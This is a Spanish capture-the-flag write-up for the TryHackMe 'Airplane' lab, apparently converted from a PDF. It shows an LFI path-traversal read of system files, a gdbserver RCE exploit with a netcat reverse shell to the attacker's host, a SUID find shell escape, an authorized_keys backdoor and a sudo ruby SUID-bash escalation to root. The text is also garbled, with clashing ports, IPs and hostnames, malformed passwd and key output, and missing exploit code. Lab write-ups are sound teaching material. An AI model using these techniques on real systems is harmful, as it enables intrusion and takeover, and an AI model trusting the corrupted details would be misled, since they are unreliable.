

Máquina Airplane

TryHackMe



TryHackMe - Airplane [Write-up] by Juan Antonio Gil Alba is marked with [CC0 1.0](#)

Tabla de contenido

Habilidades	3
Herramientas	3
Reconocimiento	3
Nmap	3
Reconocimiento web	4
Reverse Shell	11
Escalada de privilegios	13
Escalar a usuario Carlos	13
Escalar a root	14

Habilidades

Este Write-up documenta la resolución de la máquina [Airplane](#) de tryhackme, donde se va a ejecutar un Local File Inclusion (LFI) para obtener información de procesos y entablar una reverse-shell, además de una escalada de privilegios bastante sencilla

Herramientas

Los programas que van ha hacer falta para este laboratorio son los siguientes:

- nmap
- whatweb
- wappalyzer (Opcional)
- gobuster/wfuuz
- searchsploit/esploitdb
- msfvenom
- Conocimiento básico de Python
- Burpsuite (Opcional)

Reconocimiento

Nmap

Empezar con la máquina, se va a realizar un escaneo de puertos sobre el laboratorio con diferentes herramientas, en mi caso lo voy a hacer con la herramienta nmap:

```
[root@kali: ~]# nmap -Pn -A -T4 -p-
Starting Nmap 7.7.0 ( https://nmap.org ) at 2023-02-28 11:52 EST
Initiating SYN Stealth Scan at 11:52
Scanning 10.10.63.201 [65535 ports]
Discovered open port 80/tcp on 10.10.63.201
Discovered open port 8080/tcp on 10.10.63.201
Completed SYN Stealth Scan at 11:53, 13/238 elapsed (65535 total ports)
Nmap scan report for 10.10.63.201
Host is up (0.000s latency).
Not shown: 65532 closed tcp ports (reset)
port      state  service
22/tcp    closed  ssh
80/tcp    open   http
8080/tcp  open   http-alt
Read data files from: /usr/share/nmap/nmap
Nmap done: 1 host up (1 host up)
Raw packets sent: 65719 (2.892MB) | Rcvd: 65719 (2.629MB)

[+] IP Address: 10.10.63.201
[+] Open ports: 22,8080,8089
[*] Ports copied to clipboard
```

```
[hal㉿kali:~/TMW/airplane/map]
$ nmap -sS 192.168.1.10 -p 22,80,443
Starting Nmap 7.90 ( https://nmap.org ) at 2025-02-28 11:54 EST
Nmap scan report for 192.168.1.10
Host is up [0.066s latency].
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 2f:4e:4b:17:79:df:29:3a:b5:8a:58:f0:04:7c:f1:3a:b7 (RSA)
|   256 ad:01:c6:c7:10:32:aa:f1:72:8c:dec:f1:84:dc:f0 (ECDSA)
|_  256 a9:d8:49:aace:ed:(4:46:21:2d:1f:19:2e:2a:87:f0) (ED25519)

Nmap done: 1 IP address (1 host up) scanned in 17.90 seconds
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Map done: 1 IP address (1 host up) scanned in 17.90 seconds
[hal㉿kali:~/TMW/airplane/map]
$
```

Se puede apreciar que los puertos 22, 6048 y 8000 están abiertos, el 22 es el SSH, como es una versión superior a la 7.7 por lo que no es vulnerable a enumeración de usuarios, tiene también un servidor web por Python por el puerto 8000 y un servicio tcp del cual desconozco actualmente

Reconocimiento web

Whatweb/wappalyzer

Con la herramienta whatweb, analizo las herramientas, plugins, cms y demás información de la página web, como al realizar la petición mediante ip, redirige a un dominio en el cual no tengo acceso, lo añado al /etc/hosts para acceder a la página.

```
[hal]㉿hal:~/TMW/airplane/map
```

```
[4] whois http://10.10.63.201:8080
```

```
http://10.10.63.201:8080 [302 Found] Country[RESERVED][2], HTML5, HTTPServer[Werkzeug[3.6.2 Python[3.8.18]], IP[10.10.63.201], Python[3.8.18], RedirectLocation[http://airplane.thm:8080/?page=index.html], Title[Redirecting...], Werkzeug[3.6.2]
```

```
ERROR Opening: http://airplane.thm:8080/?page=index.html - no address for airplane.thm
```

```
[hal]㉿hal:~/TMW/airplane/map
```

```
[4] curl http://10.10.63.201:8080
```

```
<!DOCTYPE Html>
```

```
<html lang=>
```

```
<head>
```

```
<title>Redirecting...</title>
```

```
<h3>Redirecting...</h3>
```

```
<p>You should be redirected automatically to the target URL: <a href="http://airplane.thm:8080/?page=index.html">http://airplane.thm:8080/?page=index.html</a>. If not, click the link.
```

```
[hal]㉿hal:~/TMW/airplane/map
```

```
[4] echo "10.10.63.201 airplane.thm" | sudo tee /etc/hosts
```

```
10.10.63.201 airplane.thm
```

```
[hal]㉿hal:~/TMW/airplane/map
```


```
[4] curl http://10.10.63.201:8080
```

```
http://10.10.63.201:8080 [302 Found] Country[RESERVED][2], HTML5, HTTPServer[Werkzeug[3.6.2 Python[3.8.18]], IP[10.10.63.201], Python[3.8.18], RedirectLocation[http://airplane.thm:8080/?page=index.html], Title[Redirecting...], Werkzeug[3.6.2]
```

```
http://airplane.thm:8080/?page=index.html [200 OK] Country[RESERVED][2], HTML5, HTTPServer[Werkzeug[3.6.2 Python[3.8.18]], IP[10.10.63.201], Python[3.8.18], Title[About Airplanes], Werkzeug[3.6.2]
```

```
[hal]㉿hal:~/TMW/airplane/map
```

Al visualizar la página, se ve una simple página estática en construcción y wappalyzer no reconoce nada, solo muestra un poco de información sobre aviones



Fuzzing web

El fuzzing consiste en la búsqueda de directorios o subdominios de una URL de la cuales el usuario podría tener acceso, esto es útil para encontrar ciertos directorios como en un wordpress, verificar si tiene acceso a los típicos directorios wp-admin, wp-login, etc.

Para esto voy a auditarlo con la herramienta wfuzz, también hay otras herramientas como gobuster o realizar un script para esto, yo tengo un script en Python para fuzzing

```
1 import argparse, requests
2
3 from sys import exit
4
5
6 parse = argparse.ArgumentParser()
```

```
7     prog="pyfuzz",
8         description="Una herramienta hecha con python para
9             hacer fuzzing sobre la url que especifique con un
10                diccionario"
11
12
11 parse.add_argument(                                     # -W
12     "-w", "--wordlist",
13     type=str,
14     required=True,
15     help="Debes añadir un diccionario"
16 )
17
18 parse.add_argument(                                     # -U
19     "-u", "--url",
20     type=str,
21     required=True,
22     help="Dirección URL hacia la que pretendes fuzzear"
23 )
24
25 parse.add_argument(
26     "-x", "--extension",
27     type=str,
28     required=False,
29     help="Extension to search: php,txt,html,js"
30 )
31
32
33 args = parse.parse_args()
34 url = args.url
35 extension = args.extension
36 wordlist = args.wordlist
```

```
37
38 try:
39     try:
40         response = requests.get(url)
41     except:
42         print("No se pudo conectar")
43         exit(1)
44
45     with open(wordlist, "r") as f:
46         for line in f:
47             directory = line.strip() # Defino los directorios y le elimina los espacios en blanco
48             if not extension:
49                 newUrl = (f"{url}/{directory}")
50             else:
51                 newUrl = (f"{url}/{directory}.{extension}")
52         try:
53             response = requests.get(newUrl) # Peticion a la nueva url y verificar si existe
54             if response.status_code == 200:
55                 print(f"{newUrl}")
56             except requests.exceptions.RequestException as e:
57                 continue
58
59
60         except FileNotFoundError:
61             print(f"Error: El archivo {wordlist} no existe.")
62     except KeyboardInterrupt:
63         print("\nctrl+c presionado\nSaliendo...")
64     exit(2)
```

```
import argparse,requests
from sys import exit

parse = argparse.ArgumentParser(
    prog="pyfuzz",
    description="Una herramienta hecha con python para hacer fuzzing sobre la url que especifique con un diccionario"
)
parse.add_argument(
    "-w", "--wordlist",
    type=str,
    required=True,
    help="debes añadir un diccionario"
)
parse.add_argument(
    "-u", "--url",
    type=str,
    required=True,
    help="Direccion URL hacia la que pretendes fuzzear"
)
parse.add_argument(
    "-e", "--extension",
    type=str,
    required=False,
    help="Extensiones a search: php,txt,html,jx"
)

args = parse.parse_args()
url = args.url
extension = args.extension
wordlist = args.wordlist
```

```

try:
    try:
        response = requests.get(url)
    except:
        print("No se pudo conectar")
        exit(1)

    with open(wordlist, "r") as f:
        for line in f:
            directory = line.strip()           # Defino los directorios y lo elimina los espacios en blanco
            if not extension:
                newUrl = f'{url}/{directory}'
            else:
                newUrl = f'{url}/{directory}.{extension}'

            try:
                response = requests.get(newUrl)      # Peticion a la nueva url y verificar si existe
                if response.status_code == 200:
                    print(f"\n{newUrl}\n")
            except requests.exceptions.RequestException as e:
                continue


    except FileNotFoundError:
        print("Error: El archivo (wordlist) no existe..")
    except KeyboardInterrupt:
        print("\n\n¡Se ha interrumpido!\nSaliendo...")
        exit(2)

```

En mi caso, para este laboratorio, realizaré fuzzing con wfuzz con el diccionario directory-list-2-3-medium.txt pero aun así no encontré ninguna página ni subdirectorio

LFI (Local File Inclusion)

Explorando en la página, compruebo si tengo acceso a diferentes ficheros apuntando a ciertos ficheros de la página y sorprendentemente, es vulnerable a LFI, por lo que accedo a varios ficheros como el /etc/passwd, /proc/self/environ, etc



Compruebo el /etc/passwd

```
[kali㉿kali:~/TM/airplane/content]# ./fuzz
[kali㉿kali:~/TM/airplane/content]# ./fuzz
File: passwd
root:x@0:root:/root:/bin/sh
bin:x@2:bin:/bin:/usr/sbin/nologin
daemon:x@3:3:sys:/dev:/usr/sbin/nologin
sys:x@4:4:sys:/dev:/usr/sbin/nologin
operator:x@5:5:operator:/var/games:/usr/sbin/nologin
mail:x@6:12:mail:/var/cache/man:/usr/sbin/nologin
news:x@7:13:news:/var/spool/news:/usr/sbin/nologin
uucp:x@8:14:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x@13:13:proxy:/bin:/usr/sbin/nologin
nobody:x@15:16:nobody:/nonexistent:/usr/sbin/nologin
backup:x@24:34:backup:/var/backups:/usr/sbin/nologin
listx@26:26:Mailing List Manager:/var/list:/usr/sbin/nologin
nologin:x@28:28:nologin:/nonexistent:/usr/sbin/nologin
gnats:x@41:41:gnats:Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x@65:34:65:34:nobody:/nonexistent:/usr/sbin/nologin
syslog:x@80:18:syslog:/var/run/syslog:/usr/sbin/nologin
systemd-resolve:x@101:103:systemd Resolver,,/run/systemd:/usr/sbin/nologin
systemd-timesyncd:x@102:104:systemd Timesyncd,,/run/systemd:/usr/sbin/nologin
nologin:x@103:103:nologin:/nonexistent:/usr/sbin/nologin
syslog:x@104:104:/home/syslog:/var/run/syslog:/usr/sbin/nologin
tss:x@105:111:TSM software stack,,/var/lib/tss:/bin/false
uidd:x@107:113:run:uidd:/usr/sbin/nologin
tunctl:x@108:114:run:tunctl:/usr/sbin/nologin
avahi:autod pid:x@109:116:Avahi: autod daemon,,/var/lib/avahi-autod.pid:/usr/sbin/nologin
utmp:x@110:117:utmpkit:/var/lib/utmpkit:/usr/sbin/nologin
dnsmasq:x@12:125:dnsmasq,,/var/lib/misc:/usr/sbin/nologin
cups-x:12:126:cups-xkit:/var/lib/cups-xkit:/usr/sbin/nologin
cups-y:12:127:cups-ykit:/var/lib/cups-ykit:/usr/sbin/nologin
speech-dispatcher:x@14:129:Speech Dispatcher,,/run/speech-dispatcher:/bin/false
avahi:x@15:121:avahi nma: daemon,,/var/run/avahi-daemon:/usr/sbin/nologin
kmod:x@16:122:kmod:/var/lib/kmod:/usr/sbin/nologin
smbd:x@17:123:run:lib/smbd:/usr/sbin/nologin
nfs-openvz:x@18:124:NetworkManager_OpenVZ,,/var/lib/openvz/chroot:/usr/sbin/nologin
hyperv:x@19:125:Hyper-V,,/var/lib/hyper-v:/usr/sbin/nologin
whoopie:x@20:125::nonexistent:/usr/bin/false
color:x@21:125::nonexistent:/var/lib/color/x:/usr/sbin/nologin
hwclock:x@22:127:hwclock:refresh user,,/run/systemd:/usr/sbin/nologin
geoclue:x@23:128:/var/lib/geoclue:/usr/sbin/nologin
pulseaudio:x@24:129:pulseaudio:/var/lib/pulseaudio:/usr/sbin/nologin
gnome-initial-setup:x@25:125:gnome-initial-setup:/bin/false
gnome-initial-setup:x@25:125:gnome-initial-setup:/run/gnome-initial-setup:/bin/false
gnome-initial-setup:x@25:125:gnome-initial-setup:/run/gnome-initial-setup:/bin/false
gnome-initial-setup:x@25:125:gnome-initial-setup:/run/gnome-initial-setup:/bin/false
carlos:x@108:120:carlos,,/home/carlos:/bin/bash
systemd-logind:x@109:121:systemd Logind,,/run/systemd:/usr/sbin/nologin
hush:x@110:122:hush,,/var/lib/hush:/bin/false
sshd:x@28:65534:/run/sshd:/usr/sbin/nologin
```

Leo el fichero passwd y anoto posibles usuarios a los que acceder, siendo carlos, hudson y root los únicos que tienen una shell a la que acceder

Posteriormente, reviso varios ficheros como el /proc/self/environ y /proc/net/tcp para obtener información del sistema como servicios corriendo y variables de entorno de los diferentes procesos

```
[kali㉿kali]:~/TMN/airplane/content]$ curl -X GET "http://airplane.tmn.com/page-1.html" -H "User-Agent: curl/7.64.1" -o environ
% Total % Received % Xferd Average Speed Time Time Current
 0 437 100 437 0 0 3001 0 --:--:-- --:--:-- --:--:-- 3013
[kali㉿kali]:~/TMN/airplane/content]$ curl -X GET "http://airplane.tmn.com/page-1.html" -H "User-Agent: curl/7.64.1" -o environ
[kali㉿kali]:~/TMN/airplane/content]$ curl -X GET "http://airplane.tmn.com/page-1.html" -H "User-Agent: curl/7.64.1" -o environ
LANG=en_US.UTF-8 ADDRESS=BLC IDENTIFICATION=tr_TR.UTF-BLC_MEASUREMENT=tr_TR.UTF-BLC_MONETARY=tr_TR.UTF-BLC_NAME=tr_TR.UTF-BLC_NUMERIC=tr_TR.UTF-BLC_PAPER=tr_TR.UTF-BLC_TELEPHONE=tr_TR.UTF-BLC_TIME=tr_TR.UTF-BLC_PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/snap/bin HOME=/home/hudson DOGNAME=hudsonUSER=hudsonSHELL=/bin/bashINNOVATION_ID=10374bd2fd1e9c2d576ee90828JOURNAL_STREAM#=26028
[kali㉿kali]:~/TMN/airplane/content]$
```

```
[root@kali: ~/TMW/airplane/content]
$ curl -X get http://192.168.1.100:8080/?page=/././././././././proc/net/tcp -o tcp
% Total % Received % Xferd Average Speed Time: Current Dload Upload Total Spent Left Speed
100 1850 100 1958 0 0 7289 0 --:--:-- --:--:-- 7291
[root@kali: ~/TMW/airplane/content]
$ cat 't'
[root@kali: ~/TMW/airplane/content]
$ curl -X get http://192.168.1.100:8080/?page=/././././././././proc/net/tcp -o tcp
st local_address rem_address st_lq queue_rx queue_tr tm->when retransmt uid timeout inode
0: 00000000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000 100 0 0 10 0
1: 00000000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000 0 0 21551 1 00000000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000 100 0 0 10 0
2: 01000000:00117:00000000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000 0 0 18476 1 00000000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000 100 0 0 10 0
3: 00000000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000 0 0 10000 1 00000000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000 100 0 0 10 0
4: 00000000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000 0 0 1801 1 00000000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000 100 0 0 10 0
5: C09F0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000 0 0 46913 1 00000000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000:0000 100 2 4 30 16 -1
[root@kali: ~/TMW/airplane/content]
$
```

Compruebo las variables de entorno y veo que hay 5 conexiones tcp activas, esto lo utilizo posteriormente para obtener información de los procesos y saber que servicio corre bajo el puerto 6048 tcp

Esto es el estado de un servidor python local para entender como voy a intentar obtener información sobre el proceso, voy a realizar lo mismo sobre el puerto 6048 del servidor y mediante un script en python con la biblioteca requests, voy a hacer un script que acceda al PID que utiliza ese puerto para extraer información del servicio.

Este script, comprueba que PID utiliza el servicio asociado al puerto 6048 recorriendo todos los pid desde el 0 hasta el 10000 o PID mayor y si contiene 6048, accede al fichero virtual /proc/pid/ y extraer el servicio

Se comprueba que el servicio que corre es gdbserver.

Esto mismo también se puede hacer con un proxy como burpsuite manualmente, comprobando procesos manualmente

Reverse Shell

Una vez encontrado el servicio 'gbdserver', lo busco en searchsploits para ver si es vulnerable y la versión es vulnerable a RCE (Remote Command Execution)

```
[kali㉿kali]:~/TM/airplane/scripts]$ searchsploit gbasever
Exploit: gbasever 9.2 - Remote Command Execution (RCE)
  Platform: Linux
  URL: https://www.exploit-db.com/wp-content/themes/exploit/exploits/59539
  Path: /usr/share/exploitdb/exploits/linux/remote/59539.py
  Codes: N/A
  Verified: False
  Vendor: N/A
  File Type: Python script, Unicode text, UTF-8 text executable
Copied to: /home/kali/TM/airplane/exploits/59539.py

[kali㉿kali]:~/TM/airplane/exploits]$
```

Descargo el exploit y reviso el código y analizo como entablar la reverse shell, para ello, hay que crear un payload con msfvenom (herramienta de metasploit) que establezca la conexión con el servidor por netcat que tengo abierto en un puerto

Este es el código del exploit

```
[+] kali@kali:~/TMW/airplane/exploits$ ./python_tmw.py airplane.thm:6648 payload.bin
[+] Connected to target, Preparing exploit
[!] ERROR: Unexpected response. Try again later

[+] kali@kali:~/TMW/airplane/exploits$ ./python_tmw.py airplane.thm:6648 payload.bin
[+] Connected to target, Preparing exploit
[+] Found x86 arch
[+] Sending payload
[+] Paid off? Check your listener?

[+] kali@kali:~/TMW/airplane/exploits$ nc -lvp 8888
listening on [any] 8888 ...
connect to [10.9.109.6] from (UNKNOWN) [10.10.63.201] 53456
whoami
uid=0
```

Aquí se muestra la creación del payload y ejecución del exploit hasta que entablo una shell como usuario hudson en la máquina atacada

```
[kali㉿kali)-[~]
[-] /root/.kali
[-] listening on [any] 8888 ...
connect to [10.9.109.8] from (UNKNOWN) [10.10.63.201] 53456
hudson
hudson
TIRM environment variable not set.
script /dev/null -c bash
script /dev/null -c bash
hudson@airplane:/opt/*"
zsh: suspended nc -nvlp 8888
[kali㉿kali)-[~]
[4 http://root@kali:8888/] f
[1] + continued nc -nvlp 8888
      reset xterm
```

Después, hago un tratamiento de tty para trabajar más cómodo en la máquina

Escalada de privilegios

Me puse a buscar ficheros con SUID que explotar del usuario root, pero no encontré nada, además este usuario no es sudoer ni vulnerable a sudo -l, así que busqué suid del usuario carlos para escalar a ese usuario y comprobar si se puede escalar a root de forma sencilla

Escalar a usuario Carlos

```
hudson@airplane:~/opt$ find / -perm -u=s -user carlos 2>/dev/null
hudson@airplane:~/opt$ /usr/bin/find . -exec /bin/bash -p \; -quit
bash-5.0$ whoami
carlos
bash-5.0$
```

Encontré que el comando `find`, lo tenía como SUID del usuario carlos, así que ejecuté `bash -p` para ejecutar en modo privilegiado bash con el usuario propietario del SUID que es carlos

Una vez como carlos, compartí mi clave pública con el usuario carlos para acceder sin contraseña por ssh

```
[kali㉿kali:]-/TMW/airplane/exploits
└─[carlo$]─[~]─[carlo@airplane:~]
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa):
Overwrite (y/n)? y
Enter passphrase for "/home/kali/.ssh/id_rsa" (empty for no passphrase):
Enter passphrase: 
Your identification has been saved in /home/kali/.ssh/id_rsa
The key fingerprint is:
SHA256:ByTDX54RtE00dsAqdm395ik0Gz6IYA3a0TdbpNmS kali@kali
The key's randomart image is:
+---[kali@kali:]-[~]─[carlo@airplane:~]
|          o   |
|          o   |
|          o   |
|          o   |
|          o   |
|          o   |
|          o   |
|          o   |
|          o   |
+---[kali@kali:]-[~]─[carlo@airplane:~]
carlo@airplane:~$ cat /home/kali/.ssh/id_rsa.pub
ssh-rsa AAAQABAAQDQ8B...075194f7275c7032a018f71e4d613a16c07c9598f17xP1C/f727X5q7052s0U5s/800owPG+qF/t1Ld0mEB2r/ut462zCpuyj7Km
200s+Rc0L8B0/...anwEgJlunBaB7PWVtHESwyzh/5k7xEw07X2aenY0B2dC4nME8871e45s50X1L7oTB1sl41nfFTKNUhxexB3fFv/+5501uLqg5Av4rs19101M1L1TYP9
|ChJB8mH/cbytWSGw1+1qrjYBHS+own40NuIR+io1kLdLHBTzuiNKRQ+U8tpVjg2Ck0e80341R6dDM|92WVUG1D0|NM1lFxU1MBN6dwj+9Rqarcfcmt7f0gpxsX8322ue
ckh=kali@kali" > authorized_keys
bash-5.0$
```

```
[kali㉿kali:]-/TMW/airplane/exploits
└─[carlo$]─[~]─[carlo@airplane:~]
ssh-rsa AAAQABAAQDQ8B...075194f7275c7032a018f71e4d613a16c07c9598f17xP1C/f727X5q7052s0U5s/800owPG+qF/t1Ld0mEB2r/ut462zCpuyj7Km
200s+Rc0L8B0/...anwEgJlunBaB7PWVtHESwyzh/5k7xEw07X2aenY0B2dC4nME8871e45s50X1L7oTB1sl41nfFTKNUhxexB3fFv/+5501uLqg5Av4rs19101M1L1TYP9
|ChJB8mH/cbytWSGw1+1qrjYBHS+own40NuIR+io1kLdLHBTzuiNKRQ+U8tpVjg2Ck0e80341R6dDM|92WVUG1D0|NM1lFxU1MBN6dwj+9Rqarcfcmt7f0gpxsX8322ue
ckh=kali@kali" > authorized_keys
bash-5.0$
```

```
[kali㉿kali:]-/TMW/airplane/exploits
└─[carlo$]─[~]─[carlo@airplane:~]
ssh carlos@airplane.htm
ssh: Could not resolve hostname airplane.htm: Name or service not known
[kali㉿kali:]-/TMW/airplane/exploits
└─[carlo$]─[~]─[carlo@airplane:~]
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-139-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

Expander Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Your Hardware Enablement Stack (HWE) is supported until April 2025.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

carlos@airplane:~$
```


Miro la flag de user.txt



```
carlos@airplane:~$ cat user.txt
me@582
carlos@airplane:~$
```

Escalar a root

Como usuario carlos, ejecuto sudo -l para verificar si soy sudoer y veo que puedo ejecutar como sudo en el intérprete de ruby, la cual usé para asignar suid en /bin/bash para escalar de privilegios a root



```
carlos@airplane:~$ sudo -l
Matching defaults entries for carlos on airplane:
    cmd_reexec, mail_beeper, secure_path=/usr/local/sbin:/usr/sbin:/usr/local/bin:/usr/bin:/sbin:/bin:/snap/bin

User carlos can run the following commands on airplane:
    (ALL)  %/usr/bin/ruby /bin/sh shell.rb

carlos@airplane:~$ echo 'chmod u+s /bin/bash' > shell.rb
carlos@airplane:~$ sudo /usr/bin/ruby ./shell..>/bin/shell.rb
root@airplane:~$ bash -p
bash-5.0# whoami
root
root
bash-5.0# cd
bash-5.0# ls
Desktop Documents Downloads Music Pictures Public shell.rb Templates user.txt Videos
bash-5.0# cd /root
bash-5.0# cat .bashrc .cache/.local/.profile root.txt snap/
bash-5.0# cat root.txt
me@582:~$ cat root.txt
me@582:~$
```